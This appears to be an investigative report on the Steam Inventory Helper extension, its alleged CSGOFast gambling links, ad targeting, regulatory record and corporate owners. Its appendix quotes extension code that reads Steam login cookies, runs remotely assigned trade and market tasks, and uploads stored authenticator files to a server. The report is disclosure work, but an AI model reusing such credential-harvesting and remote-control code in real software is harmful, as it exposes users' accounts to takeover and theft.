The exact request every SIH client sends — `POST /api/v1/adapi/<token>/find-all` with a country and language — was replicated. The RU and US feeds differ on the same call; the operator's own campaign titles read "Tradeit (Sponsor NOT RU)" and "sihmarketP2P (Sponsor RU)". The ad server's internal names literally tag per-country targeting — the exact behavior developer replies deny while claiming "SIH and all its content undergo regular moderation by Google". Google reviews submitted code, not this feed. [RU FEED] [US FEED]

OBSERVED LIVE

Four of five ad slots serve a gambling affiliate campaign.

The skinrave.gg gambling campaign with SIH's affiliate tag (`r=sih`) was served in the 11 October capture on the tradeoffer, marketLeftSideBanner, externalIntegrationBanner (injected on 22 third-party marketplaces) and marketSponsorBanner slots. The only access control observed

on the ad API is a browser User-Agent check — 403 without it, HTTP 201 with it.

OBSERVED LIVE

The CSGOFast referral still redirects.

`t.sih-db.com/promo?subid2=csgofast` returned a live 302 to `t.csgofast.cash/8qIHSU` during the 11 October 2026 probe — the gambling referral was active in that capture. The ad infrastructure resolves to PAYPLAYSOFT-LIMITED (177.28.3.77, Kazakhstan, Larus routing) — the same corporate family named in CSGOFast's footer. [REDIRECT HEADERS]

▼ **Read the original 11 October wording**

Preserved verbatim from the supplied 11 October 2026 edition. "Today" and "currently" refer to that edition; its original estimates and formulations remain available alongside the dated text above.

Not adopted as adjudications — put to Google in public.

PhishDestroy does not adopt those verdicts as adjudications. It asks Google to answer them in public: which review decision approved this command vocabulary, and on what inspection. [P18] [P19]

Per-geo ad switching, served right now.

The skinrave.gg gambling campaign with SIH's affiliate tag (r=sih) is currently served on the tradeoffer, marketLeftSideBanner, externalIntegrationBanner (injected on 22 third-party marketplaces) and marketSponsorBanner slots. The only access control observed on the ad API is a browser User-Agent check — 403 without it, HTTP 201 with it.

t.sih-db.com/promo?subid2=csgofast returned a live 302 to t.csgofast.cash/8qIHSU during the probe — the gambling referral is active today. The ad infrastructure resolves to PAYPLAYSOFT-LIMITED (177.28.3.77, Kazakhstan, Larus routing) — the same corporate family named in CSGOFast's footer. [REDIRECT HEADERS]

Open this passage in the complete original edition →

06 / THE "NON-CASINO" AND THE "INFORMATION SERVICE"

The "non-casino" takes bitcoin. The regulator records illegal gambling.

CSGOFast presents its activity as outside gambling. SIH's extension terms deny gambling-related promotion and describe an advertising/information service. The screenshots, transaction record and command paths provide concrete tests of those representations. [P11] [P08]

THE OPERATOR'S DESCRIPTION

Information, advertising and “no gambling”.

SIH’s terms separate the extension from trading, incorporate SIH.app rules for balances and subscriptions, and reserve identity-verification powers. Its own content licence is limited to personal, noncommercial use. The documented commercial surfaces — casino banners, a cash market over Steam’s own and paid top-ups — sit directly against those distinctions. [P08]

The Chrome listing also displays a Non-trader declaration. It is a publisher declaration, not a regulator’s assessment of the business or an exemption from Steam’s rules. [P07]

THE REGULATOR’S RECORD

Steam login. Bitcoin. A game of chance.

The Dutch Ksa’s 2025 Gamusoft order records Steam login from a Dutch IP, a $6 bitcoin deposit credited as 9.22 F, participation in Double and a bitcoin withdrawal route. Its published record calls csgofast.com an unlawful gambling offering, says the order became final and records continuing violations and accrued penalties. [P05] [P06]

The Dutch enforcement record identifies the operator, the deposit, the game and the withdrawal route. The “non-casino” description does not survive the regulator’s recorded transaction: a Steam login, a real bitcoin deposit and a final unlawful-gambling order.

The documents name the entities behind the commercial system: RedBoon Limited for the extension, RedBoon FZE LLC in the product blog, Gamusoft LP in Ksa’s order, and Lumigrid OÜ and Payplaysoft Limited in the current CSGOFast footer. **The product integration is visible in the interface and code; the named entities form the corporate record alongside it.** [P08] [P13] [P24]

For Valve, accepting an operator’s chosen label would leave the central question untouched: what commercial activity is being performed through Steam accounts and how is the prohibition enforced? [P17]

SHIPPED PACKAGE

The trade window is tagged as CSGOFast inventory.

The shipped package injects a CSGOFast referral into the trade window: `t.sih-db.com/promo?subid1=trade_window&subid2=csgofast`. The operator’s own code tags the user’s trade window as CSGOFast inventory — a present-tense product integration, not 2015 history. Who pays for that placement, and since when? [SUPPLIED AUDIT §2.2]

SHIPPED PACKAGE

The “advertising/information service” is wired to a gambling-banner endpoint.

The same package fetches gambling-sector banners from `gainskins.steaminventoryhelper.com`. The terms that deny gambling-related promotion describe an advertising and information service — that service is wired to a gambling-banner endpoint. [P08] [SUPPLIED AUDIT §2.2]

REGULATOR RECORD

The penalty schedule the operator outlasted.

Ksa’s penalty schedule ran at €280,000 per week, up to €840,000, and the regulator records violations that continued after finality with penalties accruing. An operator that outlasts its own enforcement order is exactly the record Valve’s 2016 account must explain. [P05] [P06]

REGULATOR RECORD

The account route was the working front door.

Ksa’s operational log records a Dutch-IP login through an existing Steam account on 29 January 2025 and again on 17 March 2025. The account route was the working front door. [P06]

CORPORATE REGISTER

The names behind the front doors.

RedBoon Limited (432621, Cyprus) for the extension; Lumigrid OÜ (17589540, Estonia) and PAYPLAYSOFT LIMITED (HE454356, Cyprus) in CSGOFast’s current footer. Payplaysoft and RedBoon list the same building and office number in Nicosia. The operator’s corporate record should identify the beneficial owners behind this connected commercial system. [P08] [P24]

SHIPPED PACKAGE

The operator’s code and the casino’s frontend point at each other.

The SIH package itself carries CSGOFast material: a “CSGOFast: Confirm trade” notification and send-trade branch in `sihAgent.js`, and CSGOFAST references in the active background bundle. [F01 ↗]

RELATED FINANCIAL RECORD**Money in. Internal units. Conditions on money out.** Read the existing comparison of CSGOFast, Empire and Roll funding, token language and identity demands ↗

▼ **Read the original 11 October wording**

Preserved verbatim from the supplied 11 October 2026 edition. “Today” and “currently” refer to that edition; its original estimates and formulations remain available alongside the dated text above.

RedBoon Limited (432621, Cyprus) for the extension; Lumigrid OÜ (17589540, Estonia) and PAYPLAYSOFT LIMITED (HE454356, Cyprus) in CSGOFast's current footer. Payplaysoft and RedBoon list the same building and office number in Nicosia. A shared address is an ownership lead, not proof; the beneficial-owner record remains undisclosed. [P08] [P24]

Open this passage in the complete original edition →

07 / THE RELATIONSHIP PRE-DATES THE CRACKDOWN

From a sponsor's banner to a Steam operating layer.

The first-party announcements put the CSGOFast relationship in 2015. A 2016 notice records an ownership change. The relationship therefore predates Valve's July 2016 crackdown; the chronology begins with those dated announcements.

1. 11 NOVEMBER 2015

The scraping business is as old as the announcements.

Before any sponsorship, the original developer (VplGhost) wrote publicly about Steam's request limits, HTTP 429 responses, queued price requests and a move toward outside price providers. The 2015 limits are why the work moved onto users' machines. [P25]

2. DECEMBER 2015

CSGOFast sponsorship becomes explicit.

The original developer first disclosed a sponsorship proposal, then confirmed sponsorship and an extension trade-offer banner. SIH 1.8.3 also added CSGOFast price data. The advertising and market-data relationship was already public. [P20–21]

3. 16 MAY 2016

SIH announces a new owner.

The original announcement says an individual bought the extension. A contemporary reproduction attributes the announcement to a CSGOFast-branded Steam alias. The dated announcements document the extension passing into CSGOFast's orbit; who holds it today is the operator's record to disclose. [P22–23]

4. JULY–OCTOBER 2016

Valve issues notices and reports account closures.

CSGOFast is named in the notice record; the operator announces a stoppage. Valve subsequently describes its account-level action to WSGC. These are the historical acts against which the later infrastructure must be assessed. [P01] [P03–04]

5. NOVEMBER 2024

The product already discusses authenticator cloud data.

SIH's update describes a cloud-data deletion control and expanded marketplace integrations. This is evidence of product development, not an acquisition date. [P14]

6. APRIL 2025

A regulator documents the operating gambling service.

Ksa orders Gamusoft LP to stop the Dutch offering through csgofast.com. The public record later reports continued violations. [P05–06]

7. OCTOBER 2026

The integration and the client are inspectable.

CSGOFast's published frontend links SIH and checks its connection and permission state. The signed 2.12.1 client contains remote task and account-operation paths. The browser captures show what the user-facing commercial layer looks like. [P10] [PACKAGE RECORD]

08 / THE QUESTION IS VALVE'S CONTROL

Publish the enforcement decisions, not just a ban total.

The relevant rules address commercial use, account access, automation and interference with Steam's interface or marketplace processes. Their practical meaning depends on how Valve applies them to the particular business and mechanism. [P16–17]

Valve's current subscriber agreement restricts account sharing and unauthorized commercial use, addresses modification of Steam or its marketplace, and prohibits automation. Steam's conduct rules identify advertising and gambling as prohibited commercial activity. An extension's ability to run in a browser does not establish a contractual exception. **The missing record is Valve's application of these rules to the documented integration.** [P16–17]

There is also a concrete legal lead on selective access. NYAG's 2026 complaint, paragraphs 90–99, alleges distinctions between gambling sites and cash marketplaces and describes account-access decisions involving OPSkins, CSGOSell, CSFloat and Skinport. The complaint alleges that more than 2,500 Skinport accounts were unlocked in March 2024. These are filed allegations — and they document Valve making selective restoration decisions for commercial businesses, the same discretionary treatment the investigation's chain traces to stolen skins returned to another commercial entity in the same region. [P15]

That record sharpens the demand: identify the decision-makers, criteria, authorizations and restrictions. A platform can count blocked accounts while withholding the decisions that determine which commercial businesses retain access. The CSGOFast/SIH case is a way to examine that gap through an actual integration.

1. Which CSGOFast-related Steam accounts and commercial capabilities were disabled after the 2016 notice, and which later returned?
2. What does Valve know about the current SIH connection and permission flow used by CSGOFast, and what action or authorization followed?
3. How does Valve distinguish an ordinary user action from a remote commercial task executed through that user's session?
4. Which rules apply to outside storefronts, gambling-sector promotions, token-return handlers and third-party confirmation automation?
5. When commercial accounts are restored, what criteria govern the decision, and are comparable remedies available to ordinary users?
6. What evidence of reduced operator capability accompanies public account-ban totals?

A closed account is an enforcement event.
The survival of commercial control is an enforcement outcome.

TRUST DISPLAYED / BUSINESS DOCUMENTED

A verified publisher. A casino's Steam integration.

The retained Chrome Web Store listing presents the publisher as the owner of the listed website, displays a Featured badge and says it has a good record with no history of violations. The same listing names RedBoon Limited, declares Non-trader status and discloses authentication information and user activity among the handled data.

THE STORE'S TRUST SIGNAL

The badge sits beside the install button.

One million displayed users. 17.9K ratings. A 4.5 score. The listing supplies the public assurance; the review-contest chapter records how ratings were solicited through rewards.

Review manipulation record →

THE CASINO RELATIONSHIP

The history reaches back before Valve's notice.

CSGOFast sponsorship and a trade-offer banner were announced in December 2015. The ownership announcement followed in May 2016. The casino was named in Valve's July notice; the present extension supplies the market, advertising and account-control integration shown

here.

Read the complete chronology →

Retained Chrome Web Store listing · 11 October 2026 ↗

09 / TRUST, ACQUISITION AND ACCESS

Recruiting users. Operating through their accounts.

The review-incentive record now connects recruitment and reputation to the software examined here. The relationship inquiry follows the separate question of who receives access and remedies, and on what terms.

REVIEW AUDIT / 84 CONTEST RECORDS

Review incentives manufacture the public trust used to recruit users.

The review audit documents manipulation through incentives: entry into a prize draw is tied to a Store rating, a written comment and submission of its link. The resulting review is produced through a reward condition, then displayed to the next prospective user as part of the product's public reputation. The supplied corpus contains 4,089 written reviews, 84 contest-post records and 286 developer replies. The full chapter connects the forms, timing, complaints and replies to the commercial system examined here. Read the review-incentive case → [P19]

RELATIONSHIP / OPEN LEAD

Who obtained an exception, through whom, and for what?

The investigation follows the chain connecting the current CSGOFast owner, one intermediary, and the Valve management that restored stolen skins to another commercial business in the same region. The question is who obtained that remedy, through which relationship and on what terms. The requested record is specific: the people's roles, dated communications, the restoration decision and the affected inventory. Valve should explain how that treatment compares with the remedies offered to ordinary victims of inventory theft.

ESTABLISHED FOUNDATION

The Valve question already has documentary substance.

The 2016 representations, the historical sponsor connection, the later regulator record, CSGOFast's SIH integration, the supplied browser captures and the pinned client code stand independently. The review chapter adds the recruitment record: incentive conditions, contest dates and the operator's replies. Together, these sources trace the commercial system from public trust to Steam-account access.

Technical appendix. Open the proof when needed.

The supplied 2.11.12 report is retained below. The follow-up independently obtained 2.12.1 from Google's update service, verified three CRX3 signatures and matched the extension ID. The signature checks bind these findings to the acquired archive and its extension identity.

Three dated records. Two SIH versions.

Record	Package	Evidence
10 October 2026 · static audit	SIH 2.11.12 · official ZIP	Credential extraction, trade paths and offline fixtures; no live account used in that audit.
11 October 2026 · signed follow-up	SIH 2.12.1 · Google CRX	SC01–SC33, original file hashes and byte locations; static package inspection.
11 October 2026 · supplied runtime capture	SIH 2.11.12 · isolated browser	Capture record: connection, server configuration, price uploads, advertising and OpenID activity.

▼ 33 code records, source excerpts and the complete original auditOPEN TECHNICAL EVIDENCE

▼ Package identity, preservation and method

Extension: Steam Inventory Helper · `cmeakgjggjdlcpncigglobpjbkabhmjl`
New specimen: 2.12.1 · acquired 11 October 2026, 03:32:42 UTC · 72,297,305 bytes.
CRX SHA-256: `950791bc18cfbc71e883e365078cd6e6094468c2d15aafcd1fd12413f2d289ea`

Earlier specimen: official ZIP 2.11.12 · SHA-256 `63755fe96c0a55826d45661f8aec56a0b173a833ddf0e64074fd5a798425bd6a`. The earlier code record remains on the extension-audit page. The provided report's transformed line numbers are not used as offsets in the new build.

Seven original files covering the 33 new locations were preserved with their hashes, alongside acquisition and signature records. All five supplied SIH screenshots are displayed in the gallery and retained unchanged, together with the unmodified report. The separate screenshot of an earlier page layout remains a design reference. The extension was never run during this code review. No task, Steam-account, backup or advertising endpoint was contacted.

Official acquisition source [P12] · Earlier independent audit ↗ · Machine-readable verification record ↗

Source register ↓

▼ SC01 · Registered worker loads the background bundles

The registered service worker loads the inspected background bundles; these are part of the extension's executable background path.

FILE: service-worker.js
SHA-256: 03bc8f4d0ab34af3d93c0245ebb58a680b06443348473ea36d87cb975a48b64c
Original line 11 · zero-based anchor byte 393 · retained excerpt bytes 393–532 (end exclusive).

SIH 2.12.1 / AUDIT ANCHOR HIGHLIGHTEDLink to SC01 ↗

```
importScripts('bundle/js/common.js', 'bundle/js/background.js',
'bundleAngular/backgroundAngular.js');
} catch (e) {
  console.error(e);
}
```

▼ SC02 · WSS provider and named setting

The client registers the WebSocket transport and a setting governing market-controller behavior.

FILE: bundle/js/background.js
SHA-256: 14bcb727743bd44557466b86eff645074203486f3922223e780bf6d957e741ac
Original line 1 · zero-based anchor byte 1,213,154 · retained excerpt bytes 1,213,004–1,213,472 (end exclusive).

The connection heartbeat and runner are implemented in the inspected client package.

SIH 2.12.1 / AUDIT ANCHOR HIGHLIGHTEDLink to SC02 ↗

```
sage:JSON.stringify({name:"ping"}),pingTime:25e3},r=new $y.BasicStorage,n=new
Wy(nk),o=new Ky("".concat(t,":AgentWSSProvider:")),i=new zy.WSProvider("wss://wss-
new.steaminventoryhelper.com",o,e);n.wrap(i);var a=new Ky("".concat(t,":Agent:")),s=new
Vy(QA,i,r,a),c=new Yy(s,"sih_app_market_toggle",(function(){return
Promise.resolve(!0)}),2e3);return c.run(),c}catch(t){return
console.error("SIHAgentBackgroundScript: agent initialization error",t),null}}();const
ik=ok;
```

▼ SC03 · Agent checks a local switch and Steam authorization

The runner checks both the local controller setting and Steam authorization before taking the reviewed path.

FILE: bundle/js/background.js
SHA-256: 14bcb727743bd44557466b86eff645074203486f3922223e780bf6d957e741ac
Original line 1 · zero-based anchor byte 513,761 · retained excerpt bytes 513,451–513,783 (end exclusive).

SIH 2.12.1 / AUDIT ANCHOR HIGHLIGHTEDLink to SC03 ↗

```
nected"),!1))}},{key:"check",value:(t=vy(dy().mark((function t(){var e,r;return
dy().wrap((function(t){for(;;)switch(t.prev=t.next){case 0:return
t.next=2,v.w.get(Ps.Ay);case 2:return e=t.sent,t.next=5,v.w.getLocal({userInfo:
{authorization:!1}});case 5:return
r=t.sent.userInfo.authorization,t.abrupt("return",e[this.settingName]&&r
```

▼ SC04 · Default local controller switch is false

The default configuration disables the local market-controller switch. Enabled clients, rather than every installation, define the relevant population.

FILE: bundle/js/common.js
SHA-256: c7f12e778d48dffc105ab3a784b35b4d49967c38d4f1646e405d04126781a976
Original line 1 · zero-based anchor byte 213,540 · retained excerpt bytes 213,540–213,564 (end exclusive).

SIH 2.12.1 / AUDIT ANCHOR HIGHLIGHTEDLink to SC04 ↗

```
sih_app_market_toggle:!1
```

▼ SC05 · Server ping stores cohort, switch and cadence

The server response can supply the controller switch, account-suffix cohort and request cadence.

FILE: bundle/js/background.js
SHA-256: 14bcb727743bd44557466b86eff645074203486f3922223e780bf6d957e741ac
Original line 1 · zero-based anchor byte 465,316 · retained excerpt bytes 465,136–465,768 (end exclusive).

SIH 2.12.1 / AUDIT ANCHOR HIGHLIGHTEDLink to SC05 ↗

```
}if(!h.timer){t.next=28;break}return
c.timer=h.timer,t.next=28,v.w.setLocal({INVENTORY_PARSING_INFO:c});case
28:if(!h.controllerIds){t.next=31;break}return
t.next=31,v.w.setLocal({AVAILABLE_CONTROLLER_LAST_NUMBER_IDS:h.controllerIds});case
31:if(!h.itemPayIds){t.next=34;break}return
t.next=34,v.w.setLocal({AVAILABLE_ITEM_PAY_IDS:h.itemPayIds});case 34:return
t.next=36,v.w.set({server_switch_controller:h.controller||!1});case
36:if(!h.ids||a.length){t.next=39;break}return
t.next=39,v.w.setLocal({USER_PARSING_INVENTORY_LIST:h.ids});case 39:return
t.next=41,v.w.set({is_available_trade_web_api:h.isAvailableWebApi||!0});case 41:t
```

▼ SC06 · Cohort and order controller gates

Eligibility combines server-selected account suffixes with order-related branches. The operator’s configuration shapes the participating client population.

FILE: bundle/js/background.js
SHA-256: 14bcb727743bd44557466b86eff645074203486f3922223e780bf6d957e741ac
Original line 1 · zero-based anchor byte 1,224,975 · retained excerpt bytes 1,224,975–1,225,810

(end exclusive).

SteamID suffixes give the server a cohort selector; pending-order branches provide additional enabling conditions.

SIH 2.12.1 / AUDIT ANCHOR HIGHLIGHTEDLink to SC06 ↗

```
h=f.AVAILABLE_CONTROLLER_LAST_NUMBER_IDS,p=l&&l.steamId?+l.steamId[l.steamId.length-
1]:null,!((d=l&&l.authorization)&&r&&s&&h.includes(p))){t.next=33;break}return
t.abrupt("return",!0);case 33:if(!(d&&r&&s&&c.length)){t.next=35;break}return
t.abrupt("return",!!c.length);case 35:if(!(d&&r&&o.success)||o.tfaNeed)
{t.next=41;break}return y=
["new","created","processing","sent"],m=o.orders.data.filter((function(t){return
y.includes(t.status)}))||[],t.abrupt("return",!!i.length||!!m.length);case 41:return
t.abrupt("return",!1);case 42:case"end":return
t.stop()}}),t)}))))),dk(this,gk,uk(sk().mark((function t(){return sk().wrap((function(t)
{for(;;)switch(t.prev=t.next){case 0:return t.next=2,e.isEnabled();case 2:if(!t.sent)
{t.next=7;break}if(!(Date.now()-vk.ts⩾9e5)){t.next=7;break}return
vk.ts=Date.now(),t.abrupt("return",!0);case 7
```

▼ SC07 · Finite market task vocabulary

The market controller declares nine named task types covering the reviewed market operations.

FILE: bundle/js/background.js
SHA-256: 14bcb727743bd44557466b86eff645074203486f3922223e780bf6d957e741ac
Original line 1 · zero-based anchor byte 531,463 · retained excerpt bytes 531,463–532,086 (end exclusive).

SIH 2.12.1 / AUDIT ANCHOR HIGHLIGHTEDLink to SC07 ↗

```
rv="trader_tool.steam.get_my_listings",nv="trader_tool.steam.get_market_history",ov="tr
ader_tool.steam.sell_item",iv="trader_tool.steam.remove_listing",av="trader_tool.steam.
sell_items",sv="trader_tool.steam.remove_listings",cv="trader_tool.steam.get_price_over
view",uv="trader_tool.steam.get_price_overviews",lv="trader_tool.steam.get_wallet_curre
ncy",fv=function(){return{client:"sih-
extension",clientVersion:chrome.runtime.getManifest().version,capabilities:Object.value
s(p)}},hv="connect",pv="jsonsend",dv="tradesend",yv="tradeaccept",vv="tradedecline",mv=
"tradecancel",gv="permissionsget",bv="permissionsrequest",wv="p
```

▼ SC08 · Task dispatcher selects hardcoded handlers

The dispatcher maps a received task type to a fixed handler in the shipped bundle.

FILE: bundle/js/background.js
SHA-256: 14bcb727743bd44557466b86eff645074203486f3922223e780bf6d957e741ac
Original line 1 · zero-based anchor byte 1,131,800 · retained excerpt bytes 1,131,800–1,132,774 (end exclusive).

Each received task type selects its mapped implementation handler in the shipped bundle.

SIH 2.12.1 / AUDIT ANCHOR HIGHLIGHTEDLink to SC08 ↗

```
Task.new handler: called"),t.t0=e.action,t.next=t.t0===rv?5:t.t0===nv?8:t.t0===ov?
11:t.t0===iv?14:t.t0===av?17:t.t0===sv?20:t.t0===cv?23:t.t0===uv?26:t.t0===lv?
29:32;break;case 5:return t.next=7,AS(e,r);case 7:return t.abrupt("break",33);case
8:return t.next=10,rS(e,r);case 10:return t.abrupt("break",33);case 11:return
t.next=13,dT(e,r);case 13:return t.abrupt("break",33);case 14:return
t.next=16,ZS(e,r);case 16:return t.abrupt("break",33);case 17:return
t.next=19,IT(e,r);case 19:return t.abrupt("break",33);case 20:return
t.next=22,iT(e,r);case 22:return t.abrupt("break",33);case 23:return
t.next=25,DS(e,r);case 25:return t.abrupt("break",33);case 26:return
t.next=28,BS(e,r);case 28:return t.abrupt("break",33);case 29:return
t.next=31,KS(e,r);case 31:case 32:return t.abrupt("break",33);case
33:r.logger.log("Task.new handler: done"),t.next=39;break;case
36:t.prev=36,t.t1=t.catch(0),r.logger.error("Task.new handler: error",t.t1);case
39:case"end":return t.stop()
```

▼ SC09 · Authenticated listing removal and result

A handler can remove a market listing through an authenticated Steam request and return the result.

FILE: bundle/js/background.js
SHA-256: 14bcb727743bd44557466b86eff645074203486f3922223e780bf6d957e741ac
Original line 1 · zero-based anchor byte 878,381 · retained excerpt bytes 878,381–878,803 (end exclusive).

SIH 2.12.1 / AUDIT ANCHOR HIGHLIGHTEDLink to SC09 ↗

```
TraderTool removeListing:
called"),t.next=6,sE(n,r.storage.get("steamId"),r.storage.get("sessionId"));case
6:s=t.sent,r.provider.send({event:pv,payload:{event:pv,data:
{success:s,listingId:n,requestId:i,steamAccountMarketId:a},messageId:e.messageId}}),r.l
ogger.log("TraderTool removeListing: done"),t.next=15;break;case
11:t.prev=11,t.t0=t.catch(2),r.provider.send({event:pv,payload:{event:pv,data:
{success:!1,listingId:n,r
```

▼ SC10 · Price lookup uses a fixed Steam endpoint

The price handler builds a request to a fixed Steam market endpoint.

FILE: bundle/js/background.js
SHA-256: 14bcb727743bd44557466b86eff645074203486f3922223e780bf6d957e741ac
Original line 1 · zero-based anchor byte 1,045,007 · retained excerpt bytes 1,045,007–1,045,190 (end exclusive).

SIH 2.12.1 / AUDIT ANCHOR HIGHLIGHTEDLink to SC10 ↗

```
url:"https://steamcommunity.com/market/priceoverview/?
appid=".concat(n,"&currency=").concat(e,"&market_hash_name=").concat(r)}));case
1:case"end":return t.stop()}}),t)})),function(){v
```

▼ SC11 · Batch pricing stops when rate-limited

Batch price handling detects a rate-limit response and stops that batch. The requests remain subject to Steam's controls.

FILE: bundle/js/background.js
SHA-256: 14bcb727743bd44557466b86eff645074203486f3922223e780bf6d957e741ac
Original line 1 · zero-based anchor byte 1,061,142 · retained excerpt bytes 1,061,142–1,061,462 (end exclusive).

SIH 2.12.1 / AUDIT ANCHOR HIGHLIGHTEDLink to SC11 ↗

```
"STEAM_RATE_LIMITED"===(h=g_(t.t0)).code){t.next=20;break}return
t.abrupt("break",24);case
20:c.push({clientItemId:l.clientItemId,marketHashName:l.marketHashName,ok:!1,lowestPric
e:null,medianPrice:null,volume:null,code:h.code||"STEAM_ERROR",message:h.message||"Fail
ed to fetch price"});case 21:u++,t.next=6;break;case 24
```

▼ SC12 · Trade send uses Steam request credentials

The trade-send path uses session-associated request credentials for the Steam trade endpoint.

FILE: bundle/js/background.js
SHA-256: 14bcb727743bd44557466b86eff645074203486f3922223e780bf6d957e741ac
Original line 1 · zero-based anchor byte 1,200,176 · retained excerpt bytes 1,200,176–1,200,676 (end exclusive).

SIH 2.12.1 / AUDIT ANCHOR HIGHLIGHTEDLink to SC12 ↗

```
url:"https://steamcommunity.com/tradeoffer/new/send",headers:{"Content-
Type":"application/x-www-form-urlencoded"},data:e,xhrFields:{withCredentials:!0}});case
6:return i=t.sent,t.next=9,Xs.removeRule(o);case
9:i&&r.provider.send({event:dv,payload:{event:dv,data:
{tradeId:i.tradeofferid,customId:n.data.customId||""},messageId:n.messageId}}),t.next=1
8;break;case 12:return t.prev=12,t.t0=t.catch(1),t.t0,t.next=17,Xs.removeRule(o);case
17:r.provider.send({event:dv,payload:{event:dv,data:{error:t.t0.r
```

▼ SC13 · Permission request starts unaccepted

A permission-request record begins with acceptance set to false, and the client opens the permission interface.

FILE: bundle/js/background.js
SHA-256: 14bcb727743bd44557466b86eff645074203486f3922223e780bf6d957e741ac
Original line 1 · zero-based anchor byte 938,100 · retained excerpt bytes 938,100–938,991 (end exclusive).

This branch stores pending permission and opens the popup. It documents the client-side permission step. The corresponding controller authorisation and task logs are records the operator should disclose.

SIH 2.12.1 / AUDIT ANCHOR HIGHLIGHTEDLink to SC13 ↗

```
i=e.data.permission,a=e.data.project.name,Object.keys(o).length)
{t.next=11;break}o[i]=YE({},a,
{icon:e.data.project.icon,isBanned:!1,isAccepted:!1}),t.next=24;break;case
11:if(s=o[i]){t.next=16;break}o[i]=YE({},a,
{icon:e.data.project.icon,isBanned:!1,isAccepted:!1}),t.next=24;break;case 16:if(!
(c=s[a])||c.isBanned||c.isAccepted){t.next=21;break}throw Error("Awaiting a response
from a user");case 21:if(!c||!c.isBanned&&!c.isAccepted){t.next=23;break}throw
Error("Permission for this project have already been processed");case 23:s[a]=
{icon:e.data.project.icon,isBanned:!1,isAccepted:!1};case 24:return
t.next=26,v.w.set({projects_permissions:o});case 26:return
r.provider.send({event:bv,payload:{event:bv,data:
{},messageId:e.messageId}}),t.next=29,ax.openPopup();case 29:t.next=35;break;case
31:t.prev=31,t.t0=t.catch(0),t.t0,r.provider.send({event:bv,payload:{event:bv,data:
{error:t.t0.me
```

▼ SC14 · Dynamic cookie-header rule

The extension constructs dynamic request-header rules supporting its authenticated requests.

FILE: bundle/js/background.js
SHA-256: 14bcb727743bd44557466b86eff645074203486f3922223e780bf6d957e741ac
Original line 1 · zero-based anchor byte 563,455 · retained excerpt bytes 563,455–563,638 (end exclusive).

The background bundle constructs the dynamic request-header rules used by the extension's authenticated requests.

SIH 2.12.1 / AUDIT ANCHOR HIGHLIGHTEDLink to SC14 ↗

```
requestHeaders:[{header:"Cookie",operation:"set",value:e}]},t.t2=
{urlFilter:r},t.abrupt("return",{id:t.t0,priority:1,action:t.t1,condition:t.t2});case
6:case"end":return t.stop()}}),t
```

▼ SC15 · Trade-cookie read and local request counter

The client reads the trade cookie and maintains a local request counter.

FILE: bundle/js/background.js
SHA-256: 14bcb727743bd44557466b86eff645074203486f3922223e780bf6d957e741ac
Original line 1 · zero-based anchor byte 566,554 · retained excerpt bytes 566,554–567,191 (end exclusive).

SIH 2.12.1 / AUDIT ANCHOR HIGHLIGHTEDLink to SC15 ↗

```
TRADE_REQUEST_LIMIT_COUNT:0});case 52:if(x=t.sent,E=x.TRADE_REQUEST_LIMIT_COUNT,!((void
0===E?0:E)>19)){t.next=57;break}return t.abrupt("return");case 57:_=
["sessionid","steamCountry","timezoneOffset","steamLoginSecure","Steam_Language","webTr
adeEligibility","tsTradeOffersLastRead"],chrome.cookies.getAll({domain:"steamcommunity.
com"},function(){var t=mm(ym().mark((function t(n){var o,s,c;return
ym().wrap((function(t){for(;;)switch(t.prev=t.next){case 0:return
t.prev=0,o=n.filter((function(t){return _.includes(t.name)})),s=o.map((function(t)
```

```
{return"".concat(t.name,"=").concat("Steam_Language"≠=t.name?
t.value:"english")})).join(";
```

▼ SC16 · Price upload has response-driven delay

A separate price-observation upload path processes a response-specified delay.

FILE: bundle/js/background.js
SHA-256: 14bcb727743bd44557466b86eff645074203486f3922223e780bf6d957e741ac
Original line 17 · zero-based anchor byte 1,965,617 · retained excerpt bytes 1,965,617–1,966,087 (end exclusive).

The record identifies both routes: WSS task responses and the separate price-observation upload. Their destinations and handling appear in the retained code.

SIH 2.12.1 / AUDIT ANCHOR HIGHLIGHTEDLink to SC16 ↗

```
https://items.steaminventoryhelper.com/prices/v2/update",data:r});case 14:return
a=t.sent,t.next=17,v.w.setLocal({userSteamPrice:{}});case 17:if(!a.data.delay)
{t.next=20;break}return t.next=20,v.w.setLocal({userSteamPriceDelay:
{date:Date.now(),delay:a.data.delay}});case 20:if(!a.success||a.data.delay)
{t.next=23;break}return t.next=23,v.w.setLocal({userSteamPriceDelay:{}});case
23:t.next=38;break;case 25:return
t.prev=25,t.t0=t.catch(0),t.next=29,v.w.setLocal({userSt
```

▼ SC17 · Backup serializes stored maFile records

The backup function serializes stored account records and a manifest before transmitting a Base64-wrapped payload.

FILE: bundle/js/background.js
SHA-256: 14bcb727743bd44557466b86eff645074203486f3922223e780bf6d957e741ac
Original line 17 · zero-based anchor byte 1,474,594 · retained excerpt bytes 1,474,594–1,475,734 (end exclusive).

getAllWithKeys returns stored values. Base64 is not encryption; it can wrap already-encrypted values.

SIH 2.12.1 / AUDIT ANCHOR HIGHLIGHTEDLink to SC17 ↗

```
gP(this,"makeBackUp",yP(pP().mark((function e(){var r,n,o,i,a,s,c,u,l;return
pP().wrap((function(e){for(;;)switch(e.prev=e.next){case 0:return e.prev=0,n=new
lO("SIH_SDA","mafiles",eP),o=new lO("SIH_SDA","manifest",eP),e.next=5,n.openDB();case
5:return e.next=7,o.openDB();case 7:return e.next=9,n.getAllWithKeys();case 9:return
i=e.sent,e.next=12,o.get(rP,!1);case 12:if(a=e.sent,i.length||null≠a&&null≠=
(r=a.entries)&&void 0≠=r&&r.length){e.next=15;break}return e.abrupt("return");case
15:return e.next=17,v.w.getLocal("sihAppCoreToken");case 17:return
s=e.sent,c=s.sihAppCoreToken,u=
{manifest:btoa(encodeURIComponent(JSON.stringify(a))),maFiles:btoa(encodeURIComponent(J
SON.stringify(i)))},e.next=22,Gs.Ay.apiRequest({method:"POST",url:"".concat(t.apiUrl,"/
sync"),data:u,headers:{"X-Sih-Token":c}});case 22:if((l=e.sent)&&l.success)
{e.next=25;break}throw Error("Backup sync failed");case 25:e.next=32;break;case
27:return e.prev=27,e.t0=e.catch(0),console.error("Backup
```

```
error:",e.t0),e.next=32,v.w.set({enabledBackupSDA:!1});case 32:case"end":return
e.stop()}}),e,null,[[0,27]])}))),gP(this,"removeBackUp",function(){var e=yP(pP().ma
```

▼ **SC18 · Backup base endpoint**

The backup helper has a server-side destination configured in the bundle.

FILE: bundle/js/background.js
